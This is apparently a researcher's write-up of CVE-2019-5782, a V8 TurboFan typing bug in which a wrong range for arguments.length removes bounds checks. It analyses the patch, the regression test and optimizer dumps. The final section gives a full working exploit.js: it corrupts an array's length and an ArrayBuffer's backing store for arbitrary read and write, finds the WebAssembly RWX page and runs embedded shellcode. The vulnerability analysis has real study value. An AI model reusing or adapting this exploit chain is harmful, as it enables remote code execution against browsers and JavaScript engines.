ref

- https://chromium-review.googlesource.com/c/v8/v8/+/1363142/3/test/mjsunit/regress/regress-crbug-906043.js
- https://chromium-review.googlesource.com/c/v8/v8/+/1363142

CVE-2019-5782
3.1 KB

Build

verifier.cc

```
  case IrOpcode::kNewArgumentsElements:
    CheckValueInputIs(node, 0, Type::ExternalPointer());
    CheckValueInputIs(node, 1,
                      Type::Range(-Code::kMaxArguments,
                          Code::kMaxArguments, zone));
                      //Type::Range(0.0, FixedArray::kMaxLength, zone));
```

type-cache.cc

```
//Type const kArgumentsLengthType = CreateRange(0.0, FixedArray::kMaxLength);
Type const kArgumentsLengthType = Type::Range(0.0, Code::kMaxArguments, zone());
```

I just patch a few line of recent V8 source code.

Based on S0rryMyBad Twitter, this vulnerability is very similar to Math.expm1 case.
commit : b474b3102bd4a95eafcdb68e0e44656046132bc9

Merged as deee0a8 | 1363142: **Merged: [turbofan] Relax range for arguments object length**

Q) What `Relax` means for?

- Related with vulnerability, the problem is range boundary, So that may mean expanding the range boundary.

kMaxArguments are 65534, which is defined ***(1 << 16) - 2***.

PoC Analysis

regress-crbug-906043.js

```
// Copyright 2018 the V8 project authors. All rights reserved.
// Use of this source code is governed by a BSD-style license that can be
// found in the LICENSE file.

// Flags: --allow-natives-syntax

function fun(arg) {
 let x = arguments.length;
 a1 = new Array(0x10);
 a1[0] = 1.1;
 a2 = new Array(0x10);
 a2[0] = 1.1;
 a1[(x >> 16) * 21] = 1.39064994160909e-309;  // 0xffff00000000
 a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000
}

var a1, a2;
var a3 = [1.1, 2.2];
a3.length = 0x11000;
a3.fill(3.3);

var a4 = [1.1];

for (let i = 0; i < 3; i++) fun(...a4);
%OptimizeFunctionOnNextCall(fun);
fun(...a4);

res = fun(...a3);

assertEquals(16, a2.length);
for (let i = 8; i < 32; i++) {
 assertEquals(undefined, a2[i]);
}
```

As similar to Math.expm1, ***x >> 16*** is evaluated as `false` at simplified-lowering phase.
We can do Out-Of-Bounds R/W via ***CheckBounds elimination.***

So, why arguments.length is evaluated as ***false***?
You can reference the ***regress-crbug-906043.js*** following link.

- https://chromium-review.googlesource.com/c/v8/v8/+/1363142/3/test/mjsunit/regress/regress-crbug-906043.js#25

a1[(x >> 16) * 21] = 1.39064994160909e-309; // 0xffff00000000
a1[(x >> 16) * 41] = 8.91238232205e-313; // 0x2a00000000

As i said, ***x >> 16*** is important part of this vulnerability.
When you look at the code before, ***Typer*** propagte 65534 length value to other optimization phases.
Using this ***typer information***, range anaylsis phases determine that ***arguments.length*** doesn't overflow 65534, so optimizer think possible ***MAX_INDEX*** is 65534.
Although x can be large than 65534, optimizer thinks ***x >> 16*** is 0.
That causes ***simplified-lowerer*** *to do* ***CheckBounds elimination.***

You can check what index values are evaluated at CheckBounds elimination phase by inserting some dump code like following one.


```
void VisitCheckBounds(Node* node, SimplifiedLowering* lowering) {
  CheckParameters const& p = CheckParametersOf(node->op());
  Type const index_type = TypeOf(node->InputAt(0));
  Type const length_type = TypeOf(node->InputAt(1));
  if (length_type.Is(Type::Unsigned31())) {
    if (index_type.Is(Type::Integral32OrMinusZero())) {
      // Map -0 to 0, and the values in the [-2^31,-1] range to the
      // [2^31,2^32-1] range, which will be considered out-of-bounds
      // as well, because the {length_type} is limited to Unsigned31.
      VisitBinop(node, UseInfo::TruncatingWord32(),
                 MachineRepresentation::kWord32);
      if (lower()) {
        if (lowering->poisoning_level_ ==
                PoisoningMitigationLevel::kDontPoison &&
            (index_type.IsNone() || length_type.IsNone() ||
             (index_type.Min() >= 0.0 &&
              index_type.Max() < length_type.Min()))) {


          std::cout << "[-] index_type.Min() : " << index_type.Min() << std::endl;
          std::cout << "[-] index_type.Max() : " << index_type.Max() << std::endl;
          std::cout << "[-] length_type.Min() : " << length_type.Min() << std::endl;
          // The bounds check is redundant if we already know that
          // the index is within the bounds of [0.0, length[.
          DeferReplacement(node, node->InputAt(0));
```

As we expected, ***false propagation*** makes index_type_Min/Max() 0.


```
[-] TypeArgumentsLength was called
[-] index_type.Min() : 0
[-] index_type.Max() : 0
[-] length_type.Min() : 16
[-] index_type.Min() : 0
[-] index_type.Max() : 0
[-] length_type.Min() : 16
```

To find out how the optimizer is analyzing and optimizing, you need to use a variety of methods, such as using Turbolizer or inserting a dump code.
Turbofan uses the concept of Sea-Of-Nodes, Graph-IL in the form of AST.
Turbolizer is a utility that makes it easier to analyze this Graph IL form and Turofan pipeline, so you need to set up the Turbolizer environment before analyzing it.
In v8 directory, you can use following command line.


```
cd tools/turbolizer
npm i
npm run-script build
python -m SimpleHTTPServer
```



The above is the result of checking the turbolizer in the escape analysis phase, which shows that checkbounds exist.
Here's what we can check for this CheckBounds:



16 >> x is calculated, and multiply constant value (51) to result value.
And final result value is input node of ***CheckBounds***.
However, after the ***simplified-lowering phases***, this ***CheckBounds*** Node will disappear as follows.




So, now there is no boundary check, so you can freely access OOB R / W. :)
Exploit itself is incredibly simple, since OOB R / W is available.

However, it is most important to know exactly what the cause of the bug is, rather than exploit itself, and how to analyze it.

- https://doar-e.github.io/blog/2019/01/28/introduction-to-turbofan/

The above link covers Turbofan fairly well.
The approximate Turbofan pipeline is following one. (reference : https://abiondo.me/2019/01/02/exploiting-math-expm1-v8/)



The binary number 65535 has a value of 16 bits with 0xffff.
However, the actual ***arguments.length*** can have a value greater than 0xffff, and the wrong assumption has occurred because the typer has propagated the wrong length range.

```
>>> len("10000000000000000")
17
>>> len("1111111111111111")
16
>>> 0x1ffff >> 16
1
```

As a result, if a 16-bit shift from 0x10000 to 0x1ffff occurs, 1 will be output, so that you can access the desired position in 1 * index form.

Exploitation

Exploit is quite easy.
Since OOB R / W is freely available, adjust the unboxed double array's length property to allow another Out-Of-Bound R/W.
Then, based on this unboxed double array, you can extract the property values of various objects behind it, and you can freely modify the backing_store of ArrayBuffer by placing ArrayBuffer after it.

Arbitrary read / write can be performed by modifying the backing_store of ArrayBuffer.
You can use ROP Payload, but the rwx page is created in the v8 process memory for the ***wasm function***.
I wrote the code in this section to put the shellcode and run the arbitrary code.

exploit.js

```
function gc() { for (let i = 0; i < 0x10; i++) { new ArrayBuffer(0x1000000); } }


let f64 = new Float64Array(1);
let u32 = new Uint32Array(f64.buffer);


function d2u(v) {
   f64[0] = v;
   return u32;
}


function u2d(lo, hi) {
   u32[0] = lo;
   u32[1] = hi;
   return f64;
}


function hex(lo, hi) {
   if( lo == 0 ) {
       return ("0x" + hi.toString(16) + "-00000000");
   }
   if( hi == 0 ) {
       return ("0x" + lo.toString(16));
   }
   return ("0x" + hi.toString(16) + "-" + lo.toString(16));
}


function view(array, lim) {
   for(let i = 0; i < lim; i++) {
       t = array[i];
       console.log("[" + i + "] : " + hex(d2u(t)[0], d2u(t)[1]));
   }
}


function fun(arg) {
   let x = arguments.length;
   a1 = new Array(0x10);
   a1[0] = 1.1;
   a2 = new Array(0x10);
   a2[0] = 1.1;
   victim = new Array(1.1, 2.2, 3.3, 4.4);
   // maybe x >> 16 -> false propagation -> checkbounds elimination
   //a1[(x >> 16) * 21] = 1.39064994160909e-309;  // 0xffff00000000
   //a1[(x >> 16) * 41] = 8.91238232205e-313;  // 0x2a00000000
   a1[(x >> 16) * 51] = 8.691694759794e-311;  // victim array -> change length property to 0x1000
   //a1[(x >> 16) * 51] = u2d(0, 0x1000);  // victim array -> change length property to 0x1000
}


let wasm_code = new Uint8Array([0, 97, 115, 109, 1, 0, 0, 0, 1, 7, 1, 96, 2, 127, 127, 1, 127, 3, 2, 1, 0, 4, 4, 1,
112, 0, 0, 5, 3, 1, 0, 1, 7, 21, 2, 6, 109, 101, 109, 111, 114, 121, 2, 0, 8, 95, 90, 51, 97, 100, 100, 105, 105,
0, 0, 10, 9, 1, 7, 0, 32, 1, 32, 0, 106, 11]);
let wasm_mod = new WebAssembly.Instance(new WebAssembly.Module(wasm_code), {});
let f = wasm_mod.exports._Z3addii;


var a1, a2;
var a3 = [1.1, 2.2];
var victim = undefined;
a3.length = 0x11000;
a3.fill(3.3);


gc();
var a4 = [1.1];


// propagate function arguments and optimization
for (let i = 0; i < 100000; i++) {
   fun(...a4);
}


res = fun(...a3);


let leaked = [0xdada, 0xadad, f, {}, 1.1];
let ab = new ArrayBuffer(0x50);
let idx = 0;
let wasm_idx = 0;


for(let i = 0; i < 0x1000; i++) {
   value = d2u(victim[i]);


   if (value[1] === 0xdada) {
       t = d2u(victim[i + 1]);
       if (t[1] === 0xadad){
           wasm_idx = i + 2;
       }
   }


   if (value[0] === 0x50) {
       idx = i;
       console.log("[-] find index : " + idx);
       break;
   }
}


// change ArrayBuffer's byteLength property
tt = u2d(0x2000, 0);
eval(`victim[${idx}] = ${tt}`);


//view(victim, 100);
let wasm_obj_lo = d2u(victim[wasm_idx])[0];
let wasm_obj_hi = d2u(victim[wasm_idx])[1];
console.log("[-] wasm object : " + hex(wasm_obj_lo, wasm_obj_hi));


tt = u2d(wasm_obj_lo - 1, wasm_obj_hi);
eval(`victim[${idx + 1}] = ${tt}`);


let dv = new DataView(ab);
lo = dv.getUint32(0x18, true);
hi = dv.getUint32(0x18 + 4, true);


tt = u2d(lo - 1 - 0xc0, hi);
eval(`victim[${idx + 1}] = ${tt}`);
rwx_lo = dv.getUint32(0, true);
rwx_hi = dv.getUint32(4, true);


console.log("[-] rwx page : " + hex(rwx_lo, rwx_hi));


tt = u2d(rwx_lo, rwx_hi);
eval(`victim[${idx + 1}] = ${tt}`);


var shellcode = [0xbb48c031, 0x91969dd1, 0xff978cd0, 0x53dbf748, 0x52995f54, 0xb05e5457, 0x50f3b];


for(let i = 0; i < shellcode.length; i++) {
   dv.setUint32(i * 4, shellcode[i], true);
}


f(1, 2);
```